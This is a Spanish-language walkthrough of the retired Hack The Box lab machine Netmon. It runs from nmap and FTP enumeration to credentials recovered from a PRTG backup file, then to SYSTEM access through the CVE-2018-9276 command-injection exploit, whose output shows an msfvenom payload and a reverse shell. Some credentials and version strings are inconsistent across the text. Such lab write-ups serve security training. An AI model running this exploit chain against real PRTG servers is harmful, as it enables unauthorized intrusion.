

249- NETMON

- 1. NETMON
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Listing directories via SMB
 - 1.5. Credentials via FTP in backup files
 - 1.6. Privesc via PRTG Command Injection exploit

1. NETMON

<https://app.hackthebox.com/machines/Netmon>

NETMON 177

RETIRE MACHINE

Netmon

WINDOWS EASY

4.6
MACHINE RATING

40244
USER OWNS

29803
SYSTEM OWNS

02/03/2019
RELEASED

Created by mrb3n

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Windows*.

```
> ping 10.10.10.152
PING 10.10.10.152 (10.10.10.152) 56(84) bytes of data:
64 bytes from 10.10.10.152: icmp_seq=1 ttl=127 time=44.0 ms
64 bytes from 10.10.10.152: icmp_seq=2 ttl=127 time=42.1 ms
64 bytes from 10.10.10.152: icmp_seq=3 ttl=127 time=42.8 ms
64 bytes from 10.10.10.152: icmp_seq=4 ttl=127 time=43.4 ms
64 bytes from 10.10.10.152: icmp_seq=5 ttl=127 time=41.9 ms
64 bytes from 10.10.10.152: icmp_seq=6 ttl=127 time=42.3 ms
^C
--- 10.10.10.152 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 509ms
rtt min/avg/max/mdev = 41.078/42.728/43.974/0.754 ms
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros puertos: *21, 80, 135, 139, 445* abiertos.

```
> nmap -sS -p- --open 10.10.10.152 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-23 21:26 CET
Nmap scan report for 10.10.10.152
Host is up (0.078s latency).
Not shown: 62922 closed tcp ports (reset), 3500 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsdman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.34 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Parece que podemos conectarnos por *FTP* como usuario *Anonymous*.

```
> nmap -sCV -p21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669 10.10.10.152
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-23 21:28 CET
Nmap scan report for 10.10.10.152
Host is up (0.14s latency).
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 02-02-19 11:18PM      1024 .rnd
|_ 02-25-19 09:15PM      <DIR>      inetpub
|_ 07-16-16 08:18AM      <DIR>      PerfLogs
|_ 02-25-19 09:56PM      <DIR>      Program Files
|_ 02-02-19 11:28PM      <DIR>      Program Files (x86)
|_ 02-03-19 07:08AM      <DIR>      Users
|_ 11-10-23 09:28AM      <DIR>      Windows
|_ ftp-syst:
|_  |_ SYSID: Windows_NT
|_  |_ http: 10.1.37.13946 (Paessler PRTG bandwidth monitor)
|_  |_ http-server-header: PRTG/10.1.37.13946
|_  |_ http-title: Welcome | PRTG Network Monitor (NETMON)
|_  |_ Requested resource was /index.htm
|_  |_ http-trace-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows


Host script results:
|_ smb-security-mode:
|_   authentication_level: user
|_   challenge_response: supported
|_ message-signing: disabled (dangerous, but default)
|_ smb2-time:
|_   date: 2024-02-23T20:29:36
|_   start_date: 2024-02-23T20:24:24
|_ smb2-security-mode:
|_   311:
|_     Message signing enabled but not required
```

1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Está corriendo el servicio de *PRTG Network Monitor*, con versión *18.1.37*.

```
> whatweb http://10.10.10.152
http://10.10.10.152 [302 Found] Country[RESERVED][ZZ], HTTPServer[PRTG/10.1.37.13946], IP[10.10.10.152], PRTG-Network-Monitor[10.1.37.13946,PRTG], RedirectLocation[/index.htm], UncommonHeaders[x-content-type-options], X-XSS-Protection[1; mode=block]
ERROR Opening: http://10.10.10.152/index.htm - (incorrect header check)
```

- Buscamos exploits para este servicio en internet, pero los que encontramos requieren que estemos logueados como usuarios válidos. Por tanto, tendremos que buscar el modo autenticarnos.



“

- **PRTG Network Monitor (Netmon)** es una herramienta de monitoreo de red desarrollada por *Paessler AG*. Permite a los administradores de sistemas supervisar el estado de su infraestructura de red, incluidos dispositivos, sistemas, tráfico y otros elementos relacionados con la red.
- Con PRTG, los usuarios pueden monitorear aspectos como el ancho de banda, el rendimiento de los dispositivos de red, el tráfico de datos, la disponibilidad de servicios y mucho más. La herramienta utiliza una variedad de métodos de monitoreo, como **SNMP** (Simple Network Management Protocol), **WMI** (Windows Management Instrumentation), **SSH** (Secure Shell), entre otros, para recopilar datos y proporcionar informes detallados sobre el estado de la red.
- PRTG Network Monitor es ampliamente utilizado en entornos corporativos, educativos y de gobierno para garantizar que la red funcione de manera óptima y para identificar y solucionar problemas de manera proactiva.

1.4. Listing directories via SMB

- Tratamos de listar directorios mediante el protocolo **SMB**, usando **CrackMapExec**, y posteriormente, **SMBclient**. No obstante, no tenemos acceso.

```

$ poetry run crackmapexec smb 10.10.10.152
SMB 10.10.10.152 445 NETMON [*] Windows Server 2016 Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False) (SMBv1:True)
$ poetry run crackmapexec smb 10.10.10.152 --shares
SMB 10.10.10.152 445 NETMON [*] Windows Server 2016 Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False) (SMBv1:True)
SMB 10.10.10.152 445 NETMON [-] Error getting user: list index out of range
SMB 10.10.10.152 445 NETMON [-] Error enumerating shares: [Errno 32] Broken pipe
$ smbclient -L //10.10.10.152 -N
session setup failed: NT_STATUS_ACCESS_DENIED

```

1.5. Credentials via FTP in backup files

- Conectamos por **FTP** y listamos directorios y archivos. Encontramos la bandera de usuario.

```
125 Data connection already open; Transfer starting.
01-15-24 10:03AM <DIR> Desktop
02-03-19 07:05AM <DIR> Documents
07-16-16 08:18AM <DIR> Downloads
07-16-16 08:18AM <DIR> Music
07-16-16 08:18AM <DIR> Pictures
07-16-16 08:18AM <DIR> Videos
226 Transfer complete.
ftp> cd Desktop
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-02-19 11:18PM 1195 PRTG Enterprise Console.lnk
02-02-19 11:18PM 1160 PRTG Network Monitor.lnk
02-23-24 03:25PM 34 user.txt
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
34 bytes received in 0.17 secs (0.1995 kb/s)
ftp>
```

```
> cat user.txt
File: user.txt
1 232ac273b1aa3672662719e5c965121d
```

- Por otro lado, examinando la web, nos encontramos un panel de login al cual tratamos de acceder usando las credenciales por defecto de **PRTG Network Monitor**. No obtuvimos acceso, pero conseguimos enumerar a **prtgadmin** como un usuario válido. Seguidamente, realizamos un ataque de fuerza bruta, pero no tuvimos éxito. Seguimos explorando los directorios y archivos dentro de **FTP**. Concretamente, buscamos en internet dónde se almacenan los archivos de configuración o archivos **.db** del servicio que estamos tratando de explotar, los cuales puedan contener información sensible. Encontramos lo siguiente.

https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data

PRODUCTS SOLUTIONS SERVICES RESOURCES COMPANY PARTNERS CONTACT

Program directory

By default, the PRTG setup program stores the core installation in one of the following directories:

```
%programfiles%\PRTG Network Monitor
```

or

```
%programfiles(x86)%\PRTG Network Monitor
```

Tip: To directly open an Explorer Window showing the respective directory, click on "Run..." in the Windows Start Menu (shortcut Windows+R), paste the path above into the "Open:" field and click "OK".

However, the default setting can be changed during setup. To find the right path for your PRTG installation, please look it up in the Properties of your Start Menu's PRTG icons.

Note: The Windows *ProgramData* folder is hidden by default. To show it, open the Windows Explorer, open the **View** tab, and select **Hidden items** (on Windows 10 and Windows Server 2012, works similar on other Windows versions).

Data directory

The default setting of the data directory depends on the PRTG Network Monitor version you are using (deprecated **PRTG 7/8**, or as of **PRTG 9**), as well as on your Windows version. The paths are also different if you have upgraded from the deprecated **PRTG 7/8** versus installed a new version as of **PRTG 9**.

The default data folder is located as follows, depending on your Windows version:

Windows Server 2012 (R2), Windows Server 2016, Windows 10, Windows 8.1, Windows 8, Windows 7, Windows Server 2008 R2:

```
%programdata%\Paessler\PRTG Network Monitor
```

- Accedemos por **FTP** a estas rutas. Encontramos varios archivos que podrían contener información interesante. Tras analizar algunos de estos archivos, finalmente, topamos con **PRTG Configuration.old.bak** (un archivo de backup).

```
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-18-23 07:20AM <DIR> Configuration Auto-Backups
02-24-24 05:15AM <DIR> Log Database
02-02-19 11:18PM <DIR> Logs (Debug)
02-02-19 11:18PM <DIR> Logs (Sensors)
02-02-19 11:18PM <DIR> Logs (System)
02-24-24 05:15AM <DIR> Logs (Web Server)
02-24-24 06:03AM <DIR> Monitoring Database
02-25-19 09:54PM 1189697 PRTG Configuration.dat
02-25-19 09:54PM 1189697 PRTG Configuration.old
07-14-18 02:13AM 1153755 PRTG Configuration.old.bak
02-24-24 07:21AM 1098112 PRTG Graph Data Cache.dat
02-25-19 10:00PM <DIR> Report PDFs
02-02-19 11:18PM <DIR> System Information Database
02-02-19 11:40PM <DIR> Ticket Database
02-02-19 11:18PM <DIR> ToDo Database
226 Transfer complete.
ftp> ned
257 "/Programdata/Paessler/PRTG Network Monitor" is current directory.
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
150 Opening ASCII mode data connection.
226 Transfer complete.
1153755 bytes received in 1.12 secs (1005.5986 kb/s)
ftp>
```


- Examinando su contenido, encontramos lo que parecen unas credenciales. Intentamos loguearnos con ellas, pero no podemos. No obstante, sabiendo que la contraseña contiene una fecha (*PrTg@dmin2018*), puede que el usuario haya cambiado el valor de la fecha. Probamos seguidamente con *PrTg@dmin2019* y conseguimos acceso.

```
</basic>
<cloudcredentials>
  0
</cloudcredentials>
<clustercangroup>
  0
</clustercangroup>
<commentgroup>
  0
</commentgroup>
<comments>
  <flags>
    <encrypted/>
  </flags>
</comments>
<dbauth>
  0
</dbauth>
<dbcredentials>
  0
</dbcredentials>
<dbpassword>
  <!-- User: prtadmin -->
  PrTg@dmin2019
</dbpassword>
<dbtimeout>
  60
</dbtimeout>
<delay>
  0
```

1.6. Privesc via PRTG Command Injection exploit

- CVE-2018-9276:**
- Tenemos ahora este panel de administrador. No obstante, antes de nada, vamos a probar con el exploit que encontramos anteriormente, el cual requería de unas credenciales válidas dentro del servidor. Compartimos el exploit a continuación.

- <https://github.com/A1vinSmith/CVE-2018-9276?tab=readme-ov-file>



- Esta vulnerabilidad consiste en que si tenemos acceso a la consola web de administrador del sistema **PRTG**, podemos explotar una **inyección de comandos** del sistema operativo (tanto en el servidor como en los dispositivos) enviando parámetros mal formados en escenarios de gestión de sensores o notificaciones. Por tanto, lanzamos este exploit con los parámetros que aparecen en la imagen. Conseguimos acceso al sistema como **AUTHORITY\SYSTEM**. En este punto, tendríamos la máquina completamente comprometida.

```
> python3 exploit.py -l 10.10.10.152 -p 80 --host 10.10.10.9 --lport 1337 --user prtgdmin --password PrTg@dm1n2019
[*] [PRtg/10.1.37.13946] is Vulnerable!

[*] Exploiting [10.10.10.152:80] as [prtgdmin:PrTg@dm1n2019]
[*] Session obtained for [prtgdmin:PrTg@dm1n2019]
[*] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2020]
[*] Session obtained for [prtgdmin:PrTg@dm1n2019]
[*] Notification with objid [2020] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.10.9 LPORT=1337 OUTPUT=/tmp/nzklqwm.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1678-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 68FFD098-A112-3010-9833-40C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.10.9\GX0AJLRY]
[*] Session obtained for [prtgdmin:PrTg@dm1n2019]
[*] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2021]
[*] Session obtained for [prtgdmin:PrTg@dm1n2019]
[*] Notification with objid [2021] staged for execution
[*] Attempting to kill the Impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pId> if it is still running :)
[-] The connection will eventually time out.

[*] Listening on [10.10.10.9:1337 for the reverse shell]
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
[*] Incoming connection (10.10.10.152,51408)
[*] AUTHENTICATE_MESSAGE (\.\NETMON)
[*] User NETMON authenticated successfully
[*] ::80:iaaaaaaaaaaaaaaa
Ncat: Connection from 10.10.10.152.
Ncat: Connection from 10.10.10.152:51409.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>[*] D:\connecting Share(1:IPC$)
asd????

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```